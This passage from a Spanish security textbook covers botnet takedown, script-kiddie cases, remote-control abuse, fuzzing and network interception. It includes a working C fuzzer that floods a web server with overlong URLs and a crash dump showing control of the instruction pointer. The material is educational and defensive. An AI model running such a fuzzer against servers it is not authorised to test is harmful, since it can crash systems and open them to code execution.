los robots se puedan poner en contacto con ellos y así cortar el contacto entre el botmaster y su red de robots. Dagón y otros investigadores utilizaron una propuesta similar en el año 2006 para obtener los datos experimentales para modelar la propagación de una red de robots. A pesar de que es eficaz, el análisis manual y el contacto con el operador del DNS es un proceso lento. Puede tomar varios días hasta que se encuentran todos los servidores y neutralizarlos. Sin embargo este proceso es esencialmente la mejor propuesta disponible para el cierre de la red de robots. Esta técnica se vuelve mucho más difícil cuando los proxies fast-flux se utilizan para ocultar los servidores de la red de robots o el tipo de topología es puerto a puerto.

28.11.5.4.Atacando los canales de comunicaciones encriptados

Aunque algunas de las propuestas pueden detectar el tráfico encriptado del canal de comunicaciones, la presencia de la encriptación hace que la investigación y el análisis de la red de robots sea mucho más díficil. El primer paso en el tratamiento de estas redes de robots avanzadas es conocer que encriptado utilizan para proteger los canales de comunicaciones.

Una propuesta muy popular para añadir encriptación a un protocolo es ejecutarlo encapsulado en el protocolo SSL/TLS. Para proteger el tráfico HTTP, los sitios web de comercio electrónico ejecutan HTTP sobre SSL/TLS, conocido como protocolo HTTPS. Muchos esquemas de encriptación que soportan el intercambio de claves incluído el SSL/TLS son susceptibles de ataques MITM (man-in-the-middle), por el que un tercero pueda suplantar a las otras dos partes. Este ataque sólo es posible cuando no hay una autenticación antes del intercambio de claves, pero esto es un hecho sorprendentemente común debido a una pobre configuración.

La premisa de un ataque MITM es que el usuario no comprueba la identidad con el que está hablando, con el servidor real y viceversa. Mediante un ataque MITM, cuando se recibe una conexión desde el usuario, se crea inmediatamente una conexión separada al servidor bajo una clave de encriptación diferente y se pasa la petición del usuario. Cuando el servidor responde, el ataque MITM desencripta la respuesta, la registra y posiblemente altera el contenido. A continuación se la pasa al usuario reencriptada con la clave adecuada. Ni el usuario ni el servidor se dan cuenta de que algo está mal, porque se comunican entre sí a través de una conexión encriptada como se

esperaba. La diferencia importante es que desconocen las dos partes que el tráfico está siendo desencriptado y reencriptado mediante un ataque MITM por el camino, lo que le permite observarlo y alterarlo.

En el contexto de los robots, los dos ataques principales a los canales de comunicación encriptados son: (1) el análisis "gray-box", mediante el cual el robot se comunica con un ordenador local haciéndose pasar por el servidor de la red de robots, y (2) un ataque MITM, en el que el robot se comunica con el verdadero servidor de la red de robots. El primer ataque es útil para determinar la información de autenticación necesaria para unirse a la red viva de robots: la dirección del servidor de la red de robots, el nombre del canal IRC si procede, más las contraseñas necesarias. Sin embargo no permite que el observador vea la interacción con toda la red de robots, en concreto el botmaster. El segundo ataque pone de manifiesto la plena interacción con la red de robots, incluyendo todos los comandos del botmaster, la contraseña del botmaster utilizada para controlar los robots y posiblemente las direcciones IP de otros ordenadores infectados por estos robots, pero dependiendo de la configuración del servidor de la red de robots.

Teniendo el nombre del botmaster y su contraseña, el observador puede hacerse cargo de la red de robots. El observador puede iniciar una sesión como botmaster, y a continuación emitir un comando como .bot.remove de Agobot, que hará que todos los robots se desconecten de la red de robots y se eliminen de forma permanente de los ordenadores infectados. Desafortunadamente hay problemas legales con esta propuesta porque constituye un acceso no autorizado a todas los ordenadores de la red de robots, a pesar de que en realidad es un comando benigno que elimina el programa robot.

28.11.5.5.Localización e identificación del botmaster

El cierre total de una red de robots es un logro muy importante, especialmente cuando el número de robots se cuentan por decenas de miles de miembros. Sin embargo no hay nada que pare al botmaster que puede reanudar la expansión de nuevos robots para infectar a los millones de servidores vulnerables en Internet, creando una nueva red de robots en cuestión de horas. De hecho la mayoría de los ordenadores pertenecientes a la parada de una red de robots son propensos a infectarse de nuevo debido a sus vulnerabilidades y a que las puertas traseras instaladas por el atacante, a menudo se

mantienen activas, a pesar de la eliminación de los servidores de la red de robots. El caza de expertos de las redes de robots Gadi Evron está de acuerdo cuando dice: "Cuando deshabilitamos un servidor, inmediatamente la red de robots se regenera con otro ordenador. No sufrimos más por ello", dijo en una entrevista en el año 2006.

La única solución permanente del problema de las redes de robots es ir a la raíz, es decir a los botmasters. Desafortunadamente la mayoría de los botmasters son muy buenos en la ocultación de sus identidades y sus ubicaciones, ya que su sustento depende de ello. El seguimiento del botmaster a su verdadera ubicación física es un problema complejo. Hasta el momento no hay trabajos publicados que permitan el rastreo automatizado del botmaster en Internet, y sigue siendo un problema abierto.

28.12. Script kiddies

Un script kiddie es un término peyorativo usado para describir a aquellos que utilizan scripts o programas desarrollados por otros para atacar los sistemas informáticos y las redes y desconfigurar los sitios web. En el informe de Carnegie Mellon preparado por el Departamento de Defensa de USA en el año 2005, se define como: "La más inmadura, pero por desgracia a menudo explota los fallos de seguridad en Internet. El script kiddy típico utiliza las técnicas actuales y bien conocidas de búsqueda fácil y los programas o scripts para buscar y explotar las debilidades de los ordenadores en Internet, a menudo al azar y con poco respeto o tal vez sin pensar en las consecuencias potencialmente dañinas."

Los script kiddies tienen a su disposición un gran número de programas maliciosos y eficaces, fáciles de descargar y que son capaces de romper los ordenadores y las redes. Dentro de esta categoría podríamos enumerar a programa de acceso remoto y con denegación de servicio WinNuke, los troyanos Back Orifice, NetBus, Sub7 y ProRat, el programa Metasploit que es un inyector y un escaneador de vulnerabilidades y los programas legítimos utilizados en la auditoría de seguridad.

Los script kiddies acostumbran a estar mal desarrollados, así la codificación falla en cuanto se sabe lo que hace y los efectos secundarios de su trabajo.

Como resultado, dejan huellas significativas que conducen a su detección, o atacan directamente a las empresas que ya tienen instalado la detección y las medidas, o en casos recientes, dejan información automática en caso de ataque. Con frecuencia, los script kiddies explotan sistemas vulnerables y los atacan con éxito moderado. A continuación se referencian algunos ejemplos.

28.12.1.Michael Calce

Calce, alias MafiaBoy, un estudiante de secundaria de Montreal, Canadá, fue detenido en el año 2000 por usar herramientas de descarga para poner en marcha una serie de ataques de denegación de servicio contra los sitios Web de alto perfil como Yahoo, Dell, eBay, y CNN. Los daños económicos fueron estimados en aproximadamente 1,2 mil millones de dólares. Calce inicialmente negó su responsabilidad, pero más tarde se declaró culpable de la mayoría de los cargos presentados contra él. Su abogado insistió en que su cliente sólo realizaba pruebas de supervisión para ayudar a diseñar un cortafuegos mejorado, mientras que los registros de prueba indicaban que los jóvenes no mostraban ningún remordimiento y habían expresado su deseo de ir a Italia por sus leyes más laxas en relación con los delitos informáticos. El Tribunal de Menores de Montreal le condenó el 12 de Septiembre de 2001 a ocho meses de prisión abierta, un año de libertad condicional, el uso limitado de Internet y una pequeña multa.

28.12.2.Netbus

En 1999, un script kiddie desconocido utilizaba el NetBus para desacreditar a un estudiante de derecho que estudiaba en la Universidad de Lund en Suecia. La pornografía infantil fue cargada en su ordenador desde un lugar no identificado. Más tarde fue absuelto de los cargos en 2004, cuando se descubrió que el NetBus se había utilizado para el control de su ordenador.

28.12.3.Jeffrey Lee Parson

Jeffrey Lee Parson, alias T33kid, era un estudiante de 18 años de edad de la escuela secundaria de Minnesota, quien fue el responsable de la difusión de una variante del gusano Blaster. Parson sólo modificó el gusano Blaster original, utilizando un editor hexadecimal para añadir su nombre de pantalla al

ejecutable existente, y después se une por otra puerta trasera ya existente, Lithium, y lo publicó en su página web. Al hacer esta sutil modificación, el nuevo ejecutable fue considerado una variante, y las autoridades fueron capaces de rastrear su nuevo nombre. El programa fue parte de un ataque de denegación de servicio contra ordenadores que utilizan el sistema operativo Microsoft Windows. El ataque tomó la forma de una inundación SYN que causó sólo daños mínimos. Fue condenado a 18 meses de prisión en 2005.

28.13. Programas de control remoto

En Informática, el término escritorio remoto se refiere a un programa o a una característica del sistema operativo que permite ejecutar las aplicaciones de forma remota desde otro ordenador, mientras que se muestra a nivel local. Las aplicaciones de escritorio remoto tienen diferentes características. Algunas permiten unirse a la sesión de un usuario existente y con control remoto, ya sea mostrando la sesión de control remoto o dejando la pantalla en blanco. Hacerse cargo de un escritorio de forma remota es una forma de administración remota.

El acceso remoto también puede ser explicado como el control remoto de un ordenador mediante cualquier otro dispositivo conectado a través de Internet u otra red. Esto es ampliamente utilizado por muchos fabricantes de ordenadores y los soportes de ayuda de red de las grandes empresas para solucionar los problemas técnicos de sus clientes. Hay aplicaciones propietarias, de terceros, de código abierto y gratuitas, incluso algunas son multiplataforma a través de varias versiones de Windows, Mac OS X, UNIX y Linux.

El ordenador que controla a otro, visualiza una copia de la imagen recibida de la pantalla del ordenador controlado. La copia se actualiza en un intervalo de tiempo, o cuando se detecta un cambio en la pantalla mediante la aplicación de control remoto. El programa del ordenador de control transmite la actividad de su propio teclado y el ratón al ordenador controlado, donde el programa de control remoto implementa estas acciones. El equipo controlado se comporta como si las acciones se realizaran directamente en este ordenador. En muchos casos, la pantalla local y los dispositivos de entrada se pueden desactivar para que la sesión remota no los pueda ver ni manipular. La calidad, la velocidad y las funciones de cualquier protocolo

de escritorio remoto se basan en el nivel de sistema a donde se redirige el escritorio. Los programas como el VNC y otros utilizan el nivel de aplicación más alto para extraer y comprimir las imágenes de la interfaz gráfica de cara a su transmisión. Otros programas como Microsoft RDP utilizan un nivel de controlador de núcleo para construir el escritorio remoto para la transmisión.

El programa de control remoto también se utiliza de forma maliciosa. Desde el año 2008, por lo general siempre habrá alguien que llame por teléfono al azar a una persona, haciéndose pasar por ser de Microsoft. A la víctima se le dice que se ha detectado un virus en su ordenador y se le ofrece una revisión gratuita. Se le pedirá que instale un programa de control remoto, como por ejemplo el TeamViewer que es muy fácil de usar. Esto le da al atacante el control total del ordenador, y pueden hacer con él lo que quieran. Por lo general van a hacer las cosas para que el sistema no funcione correctamente, por ejemplo, mostrando mensajes alarmantes, y luego exigir un pago para resolver el problema. También es posible que se le instale un troyano para que forma parte de una red de robots.

La seguridad es un factor importante cuando se elije una solución de soporte remoto en cualquier empresa. Atrás quedaron los días en que la seguridad no era importante. Hoy en día, una solución de soporte remoto verdaderamente segura permitirá a las organizaciones centralizar el control sólo a quien esté autorizado, a dejarle hacer sólo lo que se le permita y ser capaz de documentar lo que realmente ocurrió. Para los sistemas en entornos que necesitan cumplir y mantener los requisitos de una determinada política de seguridad, el programa de administración remota debe tener un control estricto de seguridad. El programa como NetOp Remote Control 10 entre otros, es capaz de superar los estándares más estrictos de seguridad.

Es necesario examinar la funcionalidad del programa de control remoto que mejor se adapta a las organizaciones que necesitan una herramienta de alta seguridad que atraviese todas las plataformas y los dispositivos y que sea totalmente escalable en cualquier entorno. Esto ayudará a los profesionales de los sistemas informáticos a seleccionar una solución de control remoto que aumente la productividad y la satisfacción del cliente, así como mejore la flexibilidad de la organización del sistema informático y suministre un perfil de riesgo de la compañía.

28.14. Fuzzing

Esta tecnología consiste en buscar las vulnerabilidades en cuanto a seguridad y a otros aspectos de las aplicaciones y los protocolos de los sistemas informáticos. Su utilidad tiene su lado malo, en cuanto estas vulnerabilidades pueden ser aprovechadas por los intrusos para atacar a determinados sitios web. Así las llamadas pruebas de caja negra funcionan en base a aplicar algún estímulo externo a un programa y observar cómo reacciona el programa a este estímulo. Las herramientas de monitorización dan la capacidad para observar las reacciones del programa ante cualquier evento. De esta forma las herramientas de fuzzing están diseñadas con este fin, y para ello es importante una rápida generación de los casos de entrada para inducir a errores en un programa. Debido a que el número de entradas que se pueden suministrar a un programa es infinito, la última cosa que se quiere hacer es tratar de generar todos los casos de entrada de prueba manualmente. Es perfectamente posible construir un analizador automatizado que se abra paso a través de cada secuencia de entrada en forma de fuerza bruta y tratar de generar errores con cada nuevo valor de entrada. Desafortunadamente la mayoría de los casos de entrada serían completamente inútiles y la cantidad de tiempo necesario para conseguir algo útil, sería prohibitivo.

El verdadero objetivo del desarrollo de un analizador es construirlo de tal manera que generen entradas interesantes de una manera inteligente y eficiente. Un problema adicional es que es muy difícil desarrollar una fuzzer genérico. Debido a los muchos caminos posibles a través del código que puede seguir la ejecución de un programa determinado, un fuzzer tiene que estar pensador en algún fallo del programa. Por ejemplo, un analizador construido con el objetivo de desbordar los parámetros de consulta en una solicitud HTTP es poco probable que contenga conocimientos suficientes del protocolo como también de los campos que monitoriza el analizador en el intercambio de claves SSH. Además las diferencias entre los protocolos ASCII y no ASCII hace que sea más que una tarea trivial, llevar un analizador de un dominio de apli-cación a otro.

28.14.1. Herramientas y técnicas de fuzzing

El fuzzing debería realizarse generalmente con alguna forma de instrumentación. El objetivo de fuzzing es inducir una condición de error observable en un programa. Las herramientas tales como los monitores de memoria y los depuradores son ideales para su uso con los analizadores. Por ejemplo, el programa valgrind informará cuando un analizador ha hecho que un programa en ejecución bajo control del valgrind tenga un desbordamiento de buffer. Los depuradores recogerán generalmente el fallo inducido cuando hay una referencia de memoria no válida como resultado de una entrada proporcionada por el analizador. Siguiendo la observación de un error, la tarea realmente difícil empieza en el caso de que el error sea explotable. Existen varias herramientas de fuzzing tanto en código abierto como comerciales. Estas herramientas van desde fuzzers autónomos hasta entornos de desarrollo de analizadores.

28.14.2. Un sencillo analizador de URL

Como introducción a los analizadores, podemos ver un sencillo programa para servidores web. Nuestro único objetivo es hacer un URL largo y ver qué efecto tiene en el servidor web de destino. Este programa no es en absoluto sofisticado, pero demuestra varios elementos comunes a la mayoría de analizadores y ayudará en la comprensión de ejemplos más avanzados:

```
1: /*
2: * simple_http_fuzzer.c
3: */
4: #include <stdio.h>
5: #include <stdlib.h>
6: #include <sys/socket.h>
7: #include <netinet/in.h>
8: //maximum length to grow our url
9: #define MAX_NAME_LEN 2048
10: //max strlen of a valid IP address + null
11: #define MAX_IP_LEN 16
12: //static HTTP protocol content into which we insert fuzz string
13: char request[] = "GET %*s.html HTTP/1.1\r\nHost: %s\r\n\r\n";
14: int main(int argc, char **argv) {
```

```
15: //buffer to build our long request
16: char buf[MAX_NAME_LEN + sizeof(request) + MAX_IP_LEN];
17: //server address structure
18: struct sockaddr_in server;
19: int sock, len, req_len;
20: if (argc != 2) { //require IP address on the command line
21: fprintf(stderr, "Missing server IP address\n");
22: exit(1);
23: }
24: memset(&server, 0, sizeof(server)); //clear the address info
25: server.sin_family = AF_INET; //building an IPV4 address
26: server.sin_port = htons(80); //connecting to port 80
27: //convert the dotted IP in argv[1] into network representation
28: if (inet_pton(AF_INET, argv[1], &server.sin_addr) <= 0) {
29: fprintf(stderr, "Invalid server IP address: %s\n", argv[1]);
30: exit(1);
31: }
32: //This is the basic fuzzing loop. We loop, growing the url by
33: //4 characters per pass until an error occurs or we reach
MAX_NAME_LEN
34: for (len = 4; len < MAX_NAME_LEN; len += 4) {
35: //first we need to connect to the server, create a socket...
36: sock = socket(AF_INET, SOCK_STREAM, 0);
37: if (sock == -1) {
38: fprintf(stderr, "Could not create socket, quitting\n");
39: exit(1);
40: }
41: //and connect to port 80 on the web server
42: if (connect(sock, (struct sockaddr*)&server, sizeof(server))) {
43: fprintf(stderr, "Failed connect to %s, quitting\n", argv[1]);
44: close(sock);
45: exit(1); //terminate if we can't connect
46: }
47: //build the request string. Request really only reserves space for
48: //the name field that we are fuzzing (using the * format specifier)
49: req_len = snprintf(buf, sizeof(buf), request, len, "A", argv[1]);
50: //this actually copies the growing number of A's into the request
51: memset(buf + 4, 'A', len);
```

```
52: //now send the request to the server
53: send(sock, buf, req_len, 0);
54: //try to read the server response, for simplicity's sake let's assume
55: //that the remote side choked if no bytes are read or a recv error
56: //occurs
57: if (read(sock, buf, sizeof(buf), 0) <= 0) {
58: fprintf(stderr, "Bad recv at len = %d\n", len);
59: close(sock);
60: break; //a recv error occurred, report it and stop looping
61: }
62: close(sock);
63: }
64: return 0;
65: }
```

Los elementos esenciales de este programa son su conocimiento, aunque limitado, del protocolo HTTP contenida en su totalidad en la línea 13, y el bucle de las líneas 34-63 que envía una nueva solicitud al servidor que se investiga después de generar un nuevo nombre de fichero más grande por cada pasada a través del bucle. La única parte de la solicitud que cambia entre las conexiones es el campo de nombre de fichero (% *s) que se hace más largo y más largo a medida que aumenta la variable len. El asterisco en el especificador de formato indica a la función snprintf () el establecemiento de la longitud de acuerdo con el valor especificado por la variable siguiente en la lista de parámetros, en este caso len.

El resto de la solicitud es simplemente un contenido estático requerido para satisfacer las expectativas de análisis en el lado del servidor. A medida que la variable len crece con cada pasada a través del bucle, la longitud del nombre de fichero pasado en las solicitudes también crece. Supongamos como ejemplo de que el servidor web que estamos analizando, la función bad_httpd copia ciegamente la parte del fichero de una URL en un buffer de 256 octetos. Se puede ver la salida con el código siguiente que se ejecuta de acuerdo con este analizador:

```
# ./simple_http_fuzzer 127.0.0.1
# Bad recv at len = 276
```

A partir de este resultado se podría concluir que el servidor se bloquea cuando el nombre de fichero llega a 276 caracteres. Con una salida de depuración adecuada, también se puede descubrir que su entrada sobrescribe la dirección del remitente guardado y que tiene la posibilidad de ejecución remota del código. Para la realización de la prueba anterior, se puede obtener un volcado de memoria del servidor web con el código siguiente:

```
# gdb bad_httpd core.16704
Core was generated by './bad_httpd'.
Program terminated with signal 11, Segmentation fault.
#0 0x006c6d74 in ?? ()
```

Esto indica que el servidor web finaliza porque detecta una violación de acceso a memoria y la ejecución se detuvo en la dirección 0x006c6d74, que no es una dirección típica del programa. De hecho, con un poco de imaginación, se ve que no es una dirección, sino la cadena de caracteres "tml". Parece que los últimos 4 octetos del buffer del nombre del fichero se han cargado en eip, causando un error de segmentación. Dado que puede controlar el contenido de la URL, es probable que también pueda controlar el contenido de eip, y así se ha encontrado un problema explotable.

Tener en cuenta que este analizador hace exactamente una cosa: presenta un nombre largo a un servidor web. Un analizador más interesante podría lanzar otros tipos de entradas en el servidor web de destino, como cadenas de caracteres que incluyan nombres de directorios. Cualquier idea de construir un analizador más sofisticado a partir de este ejemplo debe tener en cuenta una variedad de factores, tales como:

- ¿Qué contenido estático adicional se requiere para realizar nuevas solicitudes que parecen ser válidas? ¿Qué pasa si se quieren analizar determinados campos de la cabecera de la solicitud HTTP, por ejemplo?
- Imponer controles adicionales a la operación recv para permitir una anomalía no leve de las operaciones recv en este tiempo de espera. Las posibilidades incluyen la creación de una alarma o el uso de la función select para monitorizar el estado del socket.
- La acomodación de más de un cadena en el análisis, como por ejemplo:

http://gimme.money.com/cgi-bin/login?user=smith&password=smithpass

¿Qué partes de esta solicitud se podrían analizar? Es importante identificar las partes de una solicitud que son estáticas y aquellas partes que son dinámicas. En este caso, los valores del parámetro solicitado suministrados son smith y smithpass, que son objetivos lógicos para el análisis, pero deben ser analizados independientemente uno de otro, lo que requiere o bien dos analizadores separados o un único analizador capaz de analizar ambos parámetros al mismo tiempo. Un analizador multivariable requiere de una iteración anidada sobre todos los valores deseados de cada variable a analizar, y es por tanto es algo más complejo construir este analizador que uno para una sola variable.

28.14.3. Analizando protocolos desconocidos

La construcción de analizadores para protocolos abiertos es a menudo una cuestión de sentarse con una RFC, es decir, una especificación de un protocolo del IETF, y determinar el contenido estático del protocolo que se puede codificar y el contenido dinámico del protocolo que es posible que desee analizar. El contenido estático del protocolo incluye a menudo palabras clave definidas en las especificaciones del protocolo y valores de variables, mientras que el contenido dinámico del protocolo consiste generalmente en valores suministrados por el usuario. ¿Cómo analizar con situaciones en las que una aplicación está utilizando un protocolo propietario, a cuyas características no se tiene acceso? En este caso, debe usarse en cierta medida la ingeniería inversa del protocolo si se espera desarrollar un analizador útil. Los objetivos del esfuerzo de la ingeniería inversa debe ser similar a los objetivos de la lectura de un RFC: la identificación de los campos estáticos y dinámicos del protocolo. Sin recurrir a la ingeniería inversa, una de las maneras que se puede esperar para aprender sobre el funcionamiento de un protocolo desconocido es mediante la observación de las comunicaciones hacia y desde el programa.

Las herramientas que capturan los paquetes de una red pueden ser muy útiles en este sentido. Para ello es necesario capturar todo el tráfico hacia y desde una aplicación y visualizarla de forma que se aíslen los datos del nivel de aplicación en donde se quiere centrar la atención. El desarrollo inicial de un analizador para un nuevo protocolo podría simplemente construirse de forma que puede simular una operación válida que se ha observado. A medi-

da que avanza el descubrimiento del protocolo, se modifica el analizador para preservar los campos estáticos conocidos mientras se intenta averiguar los campos dinámicos conocidos. Los retos más difíciles a los que se enfrentan son cuando un protocolo contiene dependencias entre campos. En tales casos, el cambio de un solo campo es probable que genere un mensaje no válido que se envía desde el analizador al servidor. Un ejemplo común de este tipo de dependencias está en los campos de longitud como se ve en esta solicitud POST de HTTP:

```
POST /cgi-bin/login.pl HTTP/1.1
Host: gimme.money.com
Connection: close
User-Agent: Mozilla/6.0
Content-Length: 29
Content-Type: application/x-www-form-encoded
user=smith&password=smithpass
```

En este caso, si se quiere analizar el campo de usuario, cada vez que cambia la longitud del valor del usuario, uno debe asegurarse de actualizar el valor de la longitud asociada a la cabecera Content-Length. Esto complica un poco el desarrollo del analizador, pero debe ser manejado adecuadamente para que sus mensajes no sean rechazadas de plano por el servidor simplemente por violar el protocolo previsto.

29. Técnicas de interceptación

En las redes de ordenadores y comunicaciones, circulan millones de mensajes en forma de paquetes y datagramas. Estos mensajes, como consecuencia de los protocolos empleados, pueden ser más o menos encriptados, pero siempre hay campos que no se pueden encriptar ya que son necesarios para su encaminamiento entre el emisor y el receptor, y si se encriptaran todos los campos, los enrutadores intermedios tendrían que conocer sus formas de desencriptación, lo cual violaría cualquier norma de seguridad.

Así los intrusos, si consiguen capturar los mensajes no sólo pueden averiguar su contenido, sino que fácilmente puede conocer las identidades de los distintos dispositivos de la red. Esta interceptación de los mensajes puede implicar:

- Sólo leerlos y dejarlos pasar.
- Capturarlos y eliminarlos
- Capturarlos, modificar su contenido y reenviarlos

En cada uno de estos casos, los intrusos perjudican gravemente los tiempos de respuesta de los ordenadores de destino. En el primer caso, retardando la entrega de los mensajes; en el segundo caso, también provoca un mayor retardo en la entrega, porque cuando el emisor ve que no recibe el mensaje de reconocimento, vuelve a enviar el mensaje en cuestión. En el tercer caso, la cosa en mucho más grave, porque si el intruso modifica el contenido del mensaje es para hacer daño de verdad.

29.1. Espionaje (Eavesdropping)

La transmisión de la información a través de la red se hace mediante paquetes de datos que contienen información de los usuarios, así como las identificaciones del ordenador origen y del ordenador destino. El espionaje consiste en la interceptación de estos paquetes, copiarlos y dejarlos pasar para que de esta forma sea inadvertido el robo. En inglés a esta interceptación se

le denomina 'eavesdropping'. Los ordenadores que realizan esta interceptación necesitan de unos programas que se denominan analizadores, en inglés 'sniffers'. El analizador puede estar instalado tanto en una estación de trabajo conectada a la red, como en un enrutador o en una pasarela de Internet, y esto puede ser realizado por un usuario con acceso legítimo o por un intruso que ha ingresado por otras vías. Este método es muy utilizado para capturar identificaciones de usuario y sus contraseñas, que generalmente viajan sin encriptar. También son utilizados para capturar números de tarjetas de crédito y direcciones de correo electrónico entrantes y salientes. El análisis del tráfico también puede ser utilizado para determinar las relaciones entre las organizaciones y las personas.

Un atacante puede espiar un medio de comunicación mediante la conexión de un ordenador a la red. En última instancia, este tipo de conexión tiene que ser implementado a nivel físico porque un adversario tiene que tener acceso al medio físico y en algún lugar de la red se podrá escuchar todo. Esta conexión a nivel físico puede ser legítimo, cuando un dispositivo autorizado se ve comprometido, o ilegítimo, si es una escucha ilegal. Puede ser intencionado, como cuando un intruso instala un dispositivo no autorizado, o no intencionado, como un ordenador portátil con capacidades inalámbricas que por defecto se conecta a cualquier red Wi-Fi dentro de su alcance.

Con una conexión a nivel físico, el espía puede recibir las señales analógicas del medio y decodificarlas. Debido al limitado alcance de la función de nivel físico porque en este nivel no hay mensajes, sólo las señales analógicas representan los bits. El daño que a un adversario puede hacer con sólo la funcionalidad de nivel físico es bastante limitado. En particular, para dar sentido a los bits, un adversario ha de imponer la trama de nivel más alto y los formatos de los datagramas a los bits recibidos. Es decir, cualquier ataque de escuchas tiene que tener en cuenta por lo menos el nivel MAC para aprender algo significativo sobre las comunicaciones. Los espías reales son más sofisticados que esto: ellos saben cómo interpretar los bits y cómo una codificación del medio con respecto a las tramas se utilizan en el nivel MAC. También saben cómo extraer la representación independientemente del medio de los datagramas transmitidos dentro de las tramas MAC, así como la manera de extraer los segmentos del nivel de transporte de los datagramas, que pueden volverse a montar en los mensajes de la aplicación.

Las defensas erigidas contra cualquier amenaza dan alguna información sobre el peligro percibido de la amenaza. La gente está generalmente preocupada por el espionaje, y es fácil colocar dispositivos de escucha ilícitamente en la mayoría de los medios de comunicación a nivel físico. Una explicación aparente de por qué esto es así, es que es más fácil y más eficaz para un atacante comprometer un dispositivo legítimo de la red y configurarlo para escucharlo, que instalar un dispositivo ilegítimo.

Hay otra razón por la que una industria de antiespionaje nunca se ha desarrollado para Internet. Casi cada módulo MAC soporta un modo especial de operación llamado modo promiscuo. Un módulo MAC en modo promiscuo recibe todas las tramas que aparecen en el medio, no sólo las tramas dirigidas a sí mismo. Esto permite a un módulo MAC husmear en las tramas que están destinados a otros dispositivos. El modo promiscuo se concibió como un mecanismo de solución de problemas para ayudar a los administradores de la red en el diagnóstico de la fuente de los problemas. Sin embargo también es un mecanismo del que se puede abusar fácilmente por un intruso.

29.2. Snooping

Los ataques de snooping tienen el mismo objetivo que el espionaje, es decir, obtener la información sin modificarla. Sin embargo en estos casos, además de interceptar el tráfico de la red, el atacante obtiene una copia de los documentos, los mensajes de correo electrónico y otra información, realizando en la mayoría de los casos una descarga de esta información a su propio ordenador.

El snooping puede ser realizado por simple curiosidad, pero también es realizado con fines de espionaje y robo de información. Los casos más resonantes de este tipo de ataques fueron: el robo de un fichero con más de 1700 números de tarjetas de crédito desde una compañía de música mundialmente famosa, y la difusión ilegal de informes oficiales reservados de las Naciones Unidas, sobre la violación de derechos humanos en algunos países europeos en estado de guerra.

29.3. Falsificación y/o borrado (Tampering o Data diddling)

Esta técnica consiste en capturar uno o más mensajes, modificar sin autorización los datos, y volverlos a enviar. A veces, lo que también se hace es capturar el mensaje y eliminarlo. Este tipo de ataques son particularmente serios cuando el que lo realiza ha obtenido derechos de administrador, con la capacidad de ejecutar cualquier comando y por ende alterar o borrar cualquier información que puede incluso terminar con la caída total del sistema de forma deliberada. Incluso si no hubo intenciones de ello, el administrador posiblemente necesite dar de baja durante horas y días hasta verificar y tratar de recuperar aquella información que ha sido alterada o borrada.

Como siempre, esto puede ser realizado por usuarios de dentro o fuera de la organización, generalmente con el propósito de fraude o dejar fuera de servicio a un competidor. Son innumerables los casos de este tipo como pueden ser empleados bancarios que crean falsas cuentas para derivar fondos de otras cuentas, estudiantes que modifican calificaciones de exámenes, o contribuyentes que pagan para que se les anule la deuda por impuestos.

Múltiples sitios web han sido víctimas del cambio de su página principal por imágenes terroristas o humorísticas, o el reemplazo de versiones de software para descargar por otros con el mismo nombre pero que incorporan código malicioso (virus, troyanos). La utilización de programas troyanos está dentro de esta técnica, y se refiere al anuncio de falsas versiones de un programa con el objetivo de averiguar información, borrar ficheros y hasta tomar el control remoto de un ordenador a través de Internet como el caso de los programas piratas Back Orifice y NetBus.

29.4. Spoofing/Looping

Esta técnica consiste en que el intruso actúa en nombre de otros usuarios. Una forma común de spoofing es conseguir el nombre y la contraseña de un usuario legítimo para, una vez ha entrado en el sistema, tomar acciones en nombre de él, como puede ser el envío de falsos correos electrónicos. Normalmente el intruso utiliza algún sistema para obtener información para poder entrar en otro sistema, y luego utiliza éste para entrar en otro, y en otro. Este proceso, llamado looping, tiene la finalidad de diluir la identi-

ficación y la ubicación del atacante. El camino tomado desde el origen hasta el destino puede tener muchas estaciones, que exceden obviamente los límites de un país. Otra consecuencia del looping es que una empresa o gobierno pueden suponer que están siendo atacados por un competidor o por una agencia de gobierno extranjera, cuando en realidad están seguramente siendo atacados por un usuario interno, o por un usuario remoto, pero que ha tomado la identidad de otros.

El looping hace casi imposible su investigación, ya que el investigador debe contar con la colaboración de cada administrador de cada red utilizada en la ruta, que pueden ser de distintas jurisdicciones. Los protocolos de red también son vulnerables al spoofing. Con el spoofing del protocolo IP, el atacante genera paquetes de Internet con una dirección de red falsa en el campo origen, pero que es aceptada por el destinatario del paquete.

El envío de falsos correos electrónicos es otra forma de spoofing permitida por las redes. Aquí el atacante envía a nombre de otra persona, correos electrónicos con otros objetivos. Tal fue el caso de una universidad en USA que en 1998 debió reprogramar una fecha completa de exámenes ya que alguien en nombre de la secretaría había cancelado la fecha verdadera y había enviado esta información mediante un mensaje a todo el alumnado.

Muchos ataques de este tipo obtienen la información para entrar en los sistemas mediante la ingeniería social, y se aprovechan de la falta de cultura por parte de los usuarios para facilitar a extraños sus identificaciones dentro del sistema. Esta primera información es usualmente conseguida a través de una simple llamada telefónica.

29.5. Falsificación de mensajes

El espionaje es por lo general bastante inocuo en comparación con las falsificaciones, ya que el espionaje sólo escucha la información, mientras que las falsificaciones hacen que el usuario atacado tome medidas con base a una información falsa. Por lo tanto, la prevención o la detección de falsificaciones, es uno de los objetivos centrales de los mecanismos de seguridad de la red. Existen diferentes tipos de falsificaciones para cada componente de la arquitectura de una red.

A diferencia de la amenaza del espionaje, donde el conocimiento de los niveles más altos es esencial para cualquier compromiso con éxito, un atacante con sólo un transmisor de nivel físico puede interrumpir las comunicaciones con una interferencia del medio, es decir, enviando ruido al medio en un esfuerzo por interrumpir las comunicaciones. Este intruso, conocido en inglés por jammer, genera señales que no se corresponden necesariamente con los patrones de bits. El objetivo de un jammer puro a nivel físico es la denegación de servicio (DoS), es decir, llenar el medio de mensajes erróneos para que no se la víctima se colapse y no pueda establecer ninguna comunicación con el exterior.

A veces es posible crear un dispositivo de bloqueo que es sensible a los formatos por encima del nivel MAC, interfiriendo selectivamente sólo algunas tramas. El bloqueo selectivo requiere un medio que interprete los bits recibidos desde el medio como una trama o un datagrama de nivel más alto y las tramas bloqueadas son reconocidas por algún criterio, como la que se envían desde o hacia una dirección en particular. Así dado que se puede permitir su transmisión antes de que la trama ha sido completamente recibida por su destino, el receptor bloqueador debe reconocer las tramas antes de su transmisión completa. Cuando se hace esto correctamente, el transmisor bloqueador interfiere con señales legítimas, pero introduciendo errores de bit en el decodificador del receptor legítimo. Esto se traduce en que el nivel MAC del receptor legítimo detecta los errores de bit introducidos al tratar de verificar la secuencia de verificación de trama, haciendo que descarte la trama en cuestión.

